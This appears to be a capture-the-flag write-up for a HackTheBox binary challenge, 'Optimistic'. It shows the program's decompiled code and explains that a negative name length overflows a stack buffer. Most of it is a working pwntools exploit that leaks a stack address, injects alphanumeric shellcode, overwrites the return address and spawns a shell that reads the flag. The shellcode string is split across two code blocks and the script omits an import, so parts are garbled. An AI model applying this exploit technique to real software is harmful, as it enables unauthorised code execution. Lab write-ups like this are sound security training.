Optimistic

1) decompiled it


Decompile: main - (optimistic)

```
10  char choice;
11  undefined local_79;
12  undefined auStack_78 [8];
13  undefined auStack_70 [8];
14  char array [96];
15
16  initialize();
17  puts("Welcome to the positive community!");
18  puts("We help you embrace optimism.");
19  printf("Would you like to enroll yourself? (y/n): ");
20  input = getchar();
21  choice = (char)input;
22  getchar();
23  if (choice != 'y') {
24    puts("Too bad, see you next time :(");
25    local_79 = 0x6e;
26                    /* WARNING: Subroutine does not return */
27    exit(0);
28  }
29  printf("Great! Here\'s a small welcome gift: %p\n",&stack0xfffffffffffffff8);
30  puts("Please provide your details.");
31  printf("Email: ");
32  temp = read(0,auStack_78,8);
33  mail = (undefined2)temp;
34  printf("Age: ");
35  temp = read(0,auStack_70,8);
36  age = (undefined4)temp;
37  printf("Length of name: ");
38  __isoc99_scanf(&DAT_00102104,&length);
39  if (0x40 < (int)length) {
40    puts("Woah there! You shouldn\'t be too optimistic.");
41                    /* WARNING: Subroutine does not return */
42    exit(0);
43  }
44  printf("Name: ");
45  temp = read(0,array,(ulong)length);
46  length = 0;
47  while( true ) {
48    if ((int)temp + -9 <= (int)length) {
49      puts("Thank you! We\'ll be in touch soon.");
50      return;
51    }
52    input = isalpha((int)array[(int)length]);
53    if ((input == 0) && (9 < (int)array[(int)length] - 0x30U)) break;
54    length = length + 1;
55  }
56  puts("Sorry, that\'s an invalid name.");
57                    /* WARNING: Subroutine does not return */
58  exit(0);
59}
```


2) we can give negative number for length here and it will be converted to unsigned on read, so we

can overflow the array

3) found offset



3) generated bad characters



\80 was found bad manualy, others are blocked by the loop part

4) found payload

```
from pwn import *

context(os="linux", arch="amd64", log_level="error")
app = process('./optimistic')
buf =  b'XXj0TYX45Pk13VX40473At1At1qu1qv1qwHcyt14yH34yhj5XVX1FK1FSH3FOPTj0X40PP4u4NZ4
```

```
jWSEW18EF0V'
app.recvuntil(b':')
app.sendline(b'y')
temp = app.recvuntil(b'Email:').decode() #mail
address = (int(re.search(r'0x([0-9a-f]{12})', temp).group(1), 16)-96).to_bytes(8, 'little')
print(re.search(r'0x([0-9a-f]{12})', temp).group(1))
app.sendline(b'')
app.recvuntil(b':') #age
app.sendline(b'')
app.recvuntil(b':') #length of name
app.sendline(b'-1')
payload = buf+b'0'*(104-len(buf))+address
app.sendline(payload)
app.interactive()
```

5) stack position

```
          RBP
96  <CHAR ARRAY>
      <SHELLCODE>
      <PADDING>
104<ADDRESS>
```

6) exploitation

```
┌──(vigneswar㉿VigneswarPC)-[~/Reverse/Optimistic]
└─$ python3 exploit.py
7ffe427a02f0
 Name: Thank you! We'll be in touch soon.
$ ls
flag.txt
optimistic
$ cat flag.txt
HTB{be1ng_negat1v3_pays_0ff!}
$
```